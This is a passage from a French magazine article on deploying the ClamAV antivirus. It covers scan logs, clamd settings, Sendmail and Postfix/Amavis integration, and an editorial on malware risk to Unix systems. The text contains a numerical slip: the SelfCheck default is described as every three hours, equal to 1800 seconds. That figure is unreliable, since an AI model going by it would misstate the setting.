Cette option permet de suivre quasiment en pas à pas le processus d'analyse. On peut ainsi voir qu'après avoir chargé le moteur, les bases de signatures sont vérifiées :

```
LibClamAV debug: Loading databases from /var/lib/clamav/
LibClamAV debug: in cli_cvdload()
LibClamAV debug: MD5(.tar.gz) = 3e37be3e4f9f91af1051d70e45078bb0
LibClamAV debug: cli_versig: Decoded signature: 3e37be3e4f9f91af1051d70e45078bb0
LibClamAV debug: cli_versig: Digital signature is correct.
```

L'archive qui contient les signatures est alors extraite :

```
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/COPYING
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.db
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.hdb
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.ndb
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.zmd
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.fp
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.mdb
LibClamAV debug: Unpacking /tmp/clamav-deed95d06e07f6b81892b0a1f61eaa4d/main.info
```

Ces signatures sont chargées en mémoire. Dans la foulée, le moteur charge les mises à jour quotidiennes :

```
LibClamAV debug: Loading databases from /var/lib/clamav//daily.inc
```

Enfin, il se lance dans l'analyse du contenu du fichier :

```
LibClamAV debug: Recognized DOS/W32 executable/library/driver file
LibClamAV debug: Signature offset: 192, expected: 184 (Trojan.Downloader.Tibs.Gen-2)
LibClamAV debug: Signature offset: 192, expected: 184 (Trojan.Downloader.Tibs.Gen-1)
LibClamAV debug: in cli_peheader
LibClamAV debug: File format: PE
LibClamAV debug: Trojan.Small-2886 found in descriptor 3
```

Que pouvons-nous constater ?

Tout d'abord, que le fichier `ecard.exe`, quoique infecté, est toujours là. Le boulot de ClamAV, c'est bien d'informer le programme qui l'appelle du statut du fichier qu'il analyse.

Ensuite, l'analyse a duré quelques 5 secondes. Cela peut sembler peu, mais c'est énorme... pour un fichier de 130 ko ! Comment expliquer de telles et pitoyables performances ?

Tout simplement par le fait que les bases de signatures – il y en a plus de 130.000 – ont été, dans l'ordre, vérifiées, extraites, puis chargées. Ce sont ces trois opérations qui expliquent la lenteur apparente de l'analyse.

Il est évident qu'un tel temps de traitement est intolérable en conditions normales d'utilisation d'un antivirus.

Le démon Clamd

Le démon Clamd fait lui aussi partie des utilitaires de base fournis par ClamAV.

Comme tout bon démon qui se respecte, il a pour vocation de s'exécuter en tâche de fond. Mais il a surtout comme objectif d'accélérer l'analyse des fichiers qui lui sont soumis.

Comment cet objectif est-il atteint ? Essentiellement au niveau du chargement des bases de signatures, dont nous avons vu précédemment qu'il est un gros consommateur de temps.

Lorsque le démon Clamd est lancé, les bases sont en effet chargées en mémoire, donc directement utilisables par le moteur `libClamAV`. Et les mises à jour me direz-vous ? Eh bien, elles sont, bien entendu, prises en compte, mais, généralement, cela ne se produit pas au moment même d'un appel au moteur.

Reprenons notre exemple précédent et regardons comment se passe une analyse de fichier à l'aide du démon Clamd. Pour cela, nous allons l'appeler à l'aide de Clamdscan, un client utilisable en ligne de commande :

```
$ clamdscan --verbose ecard.exe
/home/yom/Desktop/ecard.exe: Trojan.Small-2886 FOUND

----------- SCAN SUMMARY -----------
Infected files: 1
Time: 0.027 sec (0 m 0 s)
```

Si l'on compare la durée de l'analyse par Clamdscan – 0,027 secondes – à celle de Clamscan – 5,977 secondes – on comprend tout l'intérêt d'utiliser ce mode de fonctionnement en environnement opérationnel !

Configuration du démon Clamd

Le démon Clamd est accessible de deux manières : via une *socket* Unix ou depuis un port TCP, ce qui permet une utilisation du démon par des machines reliées en réseau.

Ses paramètres de configuration sont stockés dans le fichier `clamd.conf`.


Parmi les plus significatifs, citons les paramètres suivants qui assurent en partie la sécurité de fonctionnement du démon :

- `ExitOnOOM` : provoque l'arrêt du démon en cas de dépassement des capacités mémoire. Cela, afin d'éviter qu'une « panique » du démon Clamd n'aboutisse à un crash complet du serveur sur lequel il s'exécute.
- `SelfCheck` : temps, exprimé en secondes, au bout duquel le démon doit vérifier l'état des bases de signatures (par défaut : toutes les 3 heures, soient 1800 secondes).
- `ArchiveMaxFileSize`, `ArchiveMaxRecursion`, `ArchiveMaxFiles`, `ArchiveMaxCompressionRatio`, `ArchiveBlockEncrypted` : ces paramètres agissent sur le traitement des archives par le moteur et permettent, dans l'ordre, de ne pas analyser des fichiers qui dépassent une taille donnée, de limiter la profondeur d'analyse à un nombre de sous-répertoires pour les archives qui contiennent des arborescences, d'éviter les attaques par « *Archive bombing* », c'est-à-dire le cas de fichiers compressés de manière à occuper une place phénoménale sur disque après décompression et à bloquer les archives chiffrées (cas des fichiers Zip avec mot de passe).

ClamAV dans la pratique

Maintenant que le tour du propriétaire est terminé, il est temps de passer aux choses sérieuses. Nous allons ainsi voir plus en détail quelques utilisations « classiques » de ClamAV, notamment lorsqu'il est utilisé conjointement à un MTA sur une passerelle de messagerie électronique.

Le schéma ci-dessous résume en une image les utilisations possibles de ClamAV :



Protection du courrier électronique

Ne nous voilons pas la face : la messagerie électronique est encore le principal vecteur d'infection virale, même si l'on peut noter ces derniers mois une tendance (très) légèrement à la baisse au profit du Web (pour être plus honnête, il faudrait dire que la messagerie étant mieux protégée qu'elle ne le fut, le Web devient une nouvelle source d'infection).

De la même façon, il y aura toujours dans un réseau quelqu'un pour cliquer sur une pièce jointe nommée `clara-morgane-uncensored-calendar.exe` envoyée par `Sacha-le-nouveau-collègue-de-la-filiale-de-Volgograd`.

Nous avons dit en début d'article que ClamAV ciblait à son origine les passerelles de messagerie. C'est le moment de voir comment cela se concrétise à travers l'exemple du vénérable MTA Sendmail et du non moins vénérable PostFix.

ClamAV et Sendmail

À tout seigneur, tout honneur : on ne présente plus le MTA Sendmail. Réputé pour la syntaxe de ses fichiers de configuration, Sendmail est étonnamment le MTA le plus facile à coupler à ClamAV.

Pour cela, on va utiliser un *milter*, contraction de Mail et Filter, soit, en bon français : un filtre de messagerie. Ce milter est fourni par ClamAV et s'appelle tout simplement Clamav-milter. Comme les utilitaires précédemment présentés, il est disponible sous forme de paquetage précompilé pour les principales distributions Linux. Si vous devez le construire vous-même, il vous faudra ajouter l'option `-enable-milter` lors du lancement du script configure.

L'intégration de ce milter à Sendmail se fait (presque) le plus simplement du monde.

Ajoutez au fichier qui contient les macros de configuration de Sendmail les lignes suivantes avant la directive `MAILER` :

```
INPUT_MAIL_FILTER(`clamav', `S=local:/var/run/clamav/clmilter.sock, \
F=, T=S:4m;R:4m;C:30s;E:10m')dnl
define(`confINPUT_MAIL_FILTERS', `clamav')
```

Petite explication de texte :

`S=local:/var/run/clamav/clmilter.sock` : on indique à Sendmail que le milter Clamav sera accessible via une socket Unix.

`F=` : si le milter n'est pas accessible, indique à Sendmail ce qu'il doit faire. En l'occurrence... rien ! Ce choix peut ne pas être très pertinent, ni prudent : si le démon Clamd venait à tomber, les mails seraient transmis sans passage par la case Antivirus. Un choix moins laxiste serait `F=R`, qui indique à Sendmail qu'en cas d'absence du milter, le mail doit être rejeté. Comme tout n'est ni tout noir, ni tout blanc, un choix intermédiaire est `F=T` qui indique à Sendmail de rejeter le mail avec un code d'erreur temporaire. Avec un peu de chance, le message sera alors réexpédier. Entre temps, l'administrateur système aura été tiré de son sommeil et aura relancé le démon Clamd (tant il est vrai que c'est toujours dans les nuits de samedi à dimanche que se produit ce genre d'évènement).

Éditez le fichier de configuration du démon Clamd et ajoutez/vérifiez que la ligne suivante existe :

```
LocalSocket /var/run/clamav/clamd.sock
```


Lancez le milter Clamav :

```
/usr/local/sbin/clamav-milter -lo /var/run/clamav/clmilter.sock
```

Les options `-l` et `-o` indiquent au milter que l'on souhaite scanner les mails qui proviennent du réseau local et ceux émis par le MTA.

Recréez votre `sendmail.cf` à partir du fichier macro. Relancez Sendmail, c'est prêt !

En image, cela donne ceci :



Un rappel s'impose : le démon Clamd ne fait que retourner au milter le statut du fichier qui lui est passé pour analyse. Dans la configuration ci-dessus, c'est au programme appelant – Clamav-milter – de décider ce qu'il faut faire ensuite. Par défaut, Clamav-milter rejette tout mail contenant ou accompagné d'un virus (erreur SMTP 550 ou 554). On peut sinon décider de mettre en quarantaine les fichiers infectés (option `-U` de Clamav-milter, suivie du chemin du répertoire de quarantaine). Une option tout aussi intéressante que potentiellement dangereuse permet de blacklister temporairement une adresse IP sur détection d'émission de virus.

ClamAV et PostFix

Tout le monde n'a pas eu la chance d'avoir des parents communistes, et tout le monde n'aime pas forcément non plus Sendmail.

PostFix est un des MTA les plus populaires, popularité due en grande partie à la clarté de sa syntaxe de configuration.

Mais loin de nous l'idée de lancer une polémique ou de nourrir un quelconque troll. PostFix va nous permettre d'illustrer une autre manière d'interfacer un MTA avec ClamAV.

Amavis-new

Amavis-new est une interface écrite en PERL entre un MTA et des programmes de contrôle de contenu.

Un des principaux avantages d'Amavis-new est de permettre à un MTA d'utiliser plusieurs programmes. Il est ainsi possible de scanner un message avec plusieurs antivirus et d'enchaîner les contrôles antivirus/antispam facilement.

Autre particularité : Amavis-new peut ainsi être utilisé avec la plupart des MTA les plus courants, Sendmail inclus, même si, dans l'exemple qui suit, nous utiliserons PostFix.

C'est dans le fichier `amavisd.conf` que l'on va indiquer comment utiliser ClamAV :

```
['ClamAV-clamd',
   \&ask_daemon, ["CONTSCAN {}\n", "/var/run/clamav/clamd.sock"],
   qr/\bOK$/, qr/\bFOUND$/,
   qr/^.*?: (?!Infected Archive)(.*) FOUND$/ ],
```

PostFix

Seconde étape dans la configuration de notre passerelle SMTP avec antivirus : nous allons indiquer à PostFix qu'il doit utiliser Amavis-new.

Pour cela, le fichier `master.cf` doit comporter la ligne suivante :

```
amavis-smtp unix    -       -       n       -       2     smtp
     -o smtp_data_done_timeout=1200
     -o smtp_send_xforward_command=yes
     -o disable_dns_lookups=yes
     -o max_use=20
```

Ainsi que celle-ci :


```
127.0.0.1:10025 inet n    -       n       -       -     smtpd
     -o content_filter=
     -o smtpd_delay_reject=no
     -o smtpd_client_restrictions=permit_mynetworks,reject
     -o smtpd_helo_restrictions=
     -o smtpd_sender_restrictions=
     -o smtpd_recipient_restrictions=permit_mynetworks,reject
     -o smtpd_data_restrictions=reject_unauth_pipelining
     -o smtpd_end_of_data_restrictions=
     -o smtpd_restriction_classes=
     -o mynetworks=127.0.0.0/8
     -o smtpd_error_sleep_time=0
     -o smtpd_soft_error_limit=1001
     -o smtpd_hard_error_limit=1000
     -o smtpd_client_connection_count_limit=0
     -o smtpd_client_connection_rate_limit=0
     -o \ receive_override_options=no_header_body_checks,no_unknown_
recipient_checks,no_milters
     -o local_header_rewrite_clients=
```

Il faut ensuite modifier le fichier `main.cf` et ajouter la ligne suivante :

```
content_filter = amavis-smtp:[127.0.0.1]:10024
```

On relance PostFix et le tour est joué.

Le schéma suivant illustre ce que nous venons de mettre en place :



Autres protocoles

Depuis quelques mois, on constate une nette augmentation des infections par des voies jusqu'alors inhabituelles ou peu usitées : le Web (au sens HTTP du terme).

Auparavant « limitée » aux webmails, l'infection virale par HTTP s'installe peu à peu dans le paysage (in)sécuritaire, notamment sous forme de cartes postales électroniques dont les URL sont envoyées par mail.

Il n'est donc pas illégitime de se demander comment protéger les flux HTTP et s'il est possible de le faire avec ClamAV.

Nous n'allons pas faire durer le suspens plus longtemps : oui, il est tout à fait possible d'utiliser ClamAV pour filtrer les fichiers téléchargés en HTTP.

On utilisera pour cela un serveur mandataire tel que Squid et un redirecteur qui appellera le moteur ClamAV. Ce principe de fonctionnement n'est pas très différent de ce que nous avons vu précédemment.

La difficulté n'est donc pas là. Si le protocole SMTP est assez simple à filtrer, c'est qu'il est asynchrone. Il n'y a pas de session établie entre l'expéditeur d'un courriel et son destinataire. S'il se passe quelques dizaines de secondes ou même quelques minutes entre l'envoi d'un message et sa réception, l'impact est nul sur la qualité perçue par l'utilisateur du service SMTP.

Il en est tout autrement dans le cas de la navigation sur le Web : imposer à l'utilisateur une attente ne serait-ce que de 5 secondes avant l'affichage de tout fichier susceptible de contenir du code malicieux –, Dieu sait qu'il en existe : images JPEG, scripts de tout genre et de tout poil – le temps de passer lesdits fichiers à la moulinette ClamAV, est tout bonnement... inenvisageable à l'heure de l'ADSL et du Haut Débit pour tous ! Ou bien, pour tempérer notre jugement, disons que cela serait une mesure aussi bien accueillie que celle qui consisterait à interdire JavaScript dans les pages Web sous prétexte que ce langage permettrait des attaques.

Cela veut-il dire qu'il ne faut rien faire ? Que nenni !

Comme dans toute chose, il faudra trouver un équilibre entre la convivialité et le confort offerts à l'utilisateur et un bon niveau de sécurité. Sans oublier que plus le niveau de sécurité augmente, plus l'imagination déployée par les utilisateurs pour contourner les dispositifs de protection déborde.

En résumé, une protection antivirus ne devrait pas s'envisager sous le seul angle des passerelles. Les disquettes ont peut-être disparues, mais au profit de supports tout aussi amovibles et de plus grande capacité (à commencer par les clefs USB).

Les passerelles antivirus ne constituent donc que la première ligne de défense. Elle doit être renforcée et doublée d'une solution indépendante installée sur le poste de travail.

Sur ce dernier point, ajoutons que ClamAV ne présente pas toutes les qualités requises pour cet usage, notamment sous Windows (qui reste encore, qu'on le déplore ou non, la plate-forme dominante). Malgré les efforts et les fonctionnalités apportées aux dernières versions de ClamWin, le portage sous Windows du moteur ClamAV, il reste beaucoup à faire.

Conclusion

ClamAV présente deux qualités indéniables et très appréciables : sa stabilité (vu de « dehors » l'outil n'a pas beaucoup changé depuis la version 0.80) et sa fiabilité. Ces qualités lui ont valu d'être rapidement adopté notamment par les ISP. Sans compter que ClamAV se partage régulièrement les premières places en matière de rapidité à fournir des signatures pour les nouveaux virus.

Autre signe de reconnaissance, certains moteurs utilisent les signatures ClamAV, profitant (à tous les sens du terme) de leur mise à disposition sous licence GPL.

Cependant, il reste du chemin à parcourir pour faire de cet outil une solution plus complète, capable de sortir de la niche « Antivirus SMTP ».

LIEN

▷ Site du projet ClamAV :
www.clamav.net

Guillaume Arcas, Stéphane Clodic

guillaume.arcas@retiaire.org
sclo@retiaire.org

Denis Bodor et Eric Filiol

Le mot de la fin : Unix, GNU/Linux et Mac OS sont-ils des sanctuaires pour se protéger des virus ?

Fréquemment, on peut lire dans la presse – quelquefois technique – des affirmations et des commentaires mêlés d'espoir et d'assurance : au fond, pourquoi rester sous Windows et ses nombreux virus alors qu'il existe un « nirvana » appelé « Unix » décliné en différents parfums (Linux, Mac OS…) ? Si le lecteur venait à douter de ce fait, nous l'invitons à consulter les commentaires quelquefois inquiétants en réaction à l'article consacré à l'analyse de *Microsoft OneCare*[1]. Mais plus inquiétants sont les mêmes commentaires ou avis de quelques experts, occupant, pour certains, des postes à responsabilité.

Le but de ce numéro est de permettre au lecteur de se faire une idée exacte du risque viral pour ces environnements considérés comme naturellement immunisés contre les codes malveillants, de se faire une idée et de pouvoir, en toute objectivité, juger de la stupidité des affirmations mentionnées précédemment. Un programme malveillant est avant tout un programme et tout environnement capable d'exécution est vulnérable, potentiellement, aux attaques de codes malveillants. Les techniques évoluées de mutation de code, de furtivité, de blindage de code sont toutes généralisables à n'importe quel système d'exploitation.

Alors, comment expliquer ce déficit de perception, voire la méconnaissance de ce que sont réellement les codes malveillants ? Les raisons sont nombreuses et nous n'en mentionnerons que les plus importantes, à notre avis :

- Le sentiment de maîtriser mieux des systèmes comme Linux/Unix et donc leur sécurité. Sentiment qui souvent relève de la méthode Coué. Utilisateurs de GNU/Linux et autres Unix libres depuis des années, nous savons aussi combien et comment ces systèmes dans des mains inexpertes peuvent amener une grande insécurité… plus grande encore que sous Windows. Entre les services sensibles laissés actifs, l'absence d'applications des correctifs de sécurité – pourtant de plus en plus nombreux –, le laxisme des utilisateurs – combien d'administrateurs voit-on encore travailler ou faire les pires bêtises.. en étant *root* ? Les systèmes Unix/Linux sont très puissants et tout aussi permissifs : cette puissance et cette permissivité mises en des mains novices ou moyennement expertes peuvent être un remède pire que le mal.
- La faible part de marché est une protection de fait. Cet argument, assez fallacieux, tend d'ailleurs à être obsolète, mais a pourtant la vie dure. C'est nier que la progression des systèmes Unix – les serveurs en particuliers – est très importante. De plus, dans un contexte grandissant de menaces multi-OS, notamment au niveau applicatif (exemple avec le virus *OpenOffice/BadBunny*), cet argument n'a pas de sens. L'évolution du nombre des attaques ciblées montre clairement que tous les systèmes sont maintenant concernés.
- Les systèmes Unix/Linux sont mieux écrits et souffrent moins de failles de sécurité. C'est vrai pour le noyau, mais faux pour les couches logicielles supérieures. Il suffit de consulter un site comme *packetstorm* pour mesurer combien, jour après jour, apparaissent en grand nombre des vulnérabilités critiques pour SunOS, GNU/Linux, Unix, Mac OS X…lesquelles sont en probabilité moins souvent corrigées que sous Windows du fait d'un certain laxisme chez l'utilisateur. Les patchs sont là, mais qui les applique réellement et rapidement ?

Alors que penser de tout cela ? Simplement que les querelles de chapelle et les intégrismes de tous poils sont absurdes dans un monde qui a besoin de plus en plus de sécurité pour lutter contre une menace grandissante, multiforme et organisée. La meilleure solution consiste à favoriser l'hétérogénéité des systèmes pour compliquer la tâche des attaquants : « ne pas mettre tous ses œufs dans le même panier », diraient avec sagesse nos anciens. Là, à notre avis, est la solution. La variété, dans quelque domaine que ce soit, a toujours été la meilleure des protections. GNU/Linux ou la migration vers n'importe quel système Unix ne constitue pas une politique de sécurité. La sécurité ne réside qu'en partie dans le choix d'un système et ce choix ne se substitue en aucun cas aux devoirs et obligations du ou des responsables d'un système.

Au final, nous espérons que le lecteur aura apprécié la lecture de ce magazine, qu'elle lui aura apporté une certaine sagesse ou du moins un certain recul, en tout cas une meilleure compréhension ce que sont les codes malveillants. L'objectif aura été, par une maturité augmentée, d'en faire un acteur d'une plus grande sécurité du vaste et complexe monde informatique.

1 http://www.01net.com/editorial/354100/l-antivirus-de-microsoft-recale-par-des-experts-militaires-francais/

Denis Bodor et Eric Filiol

db@ed-diamond.com
efiliol@esat.terre.defense.gouv.fr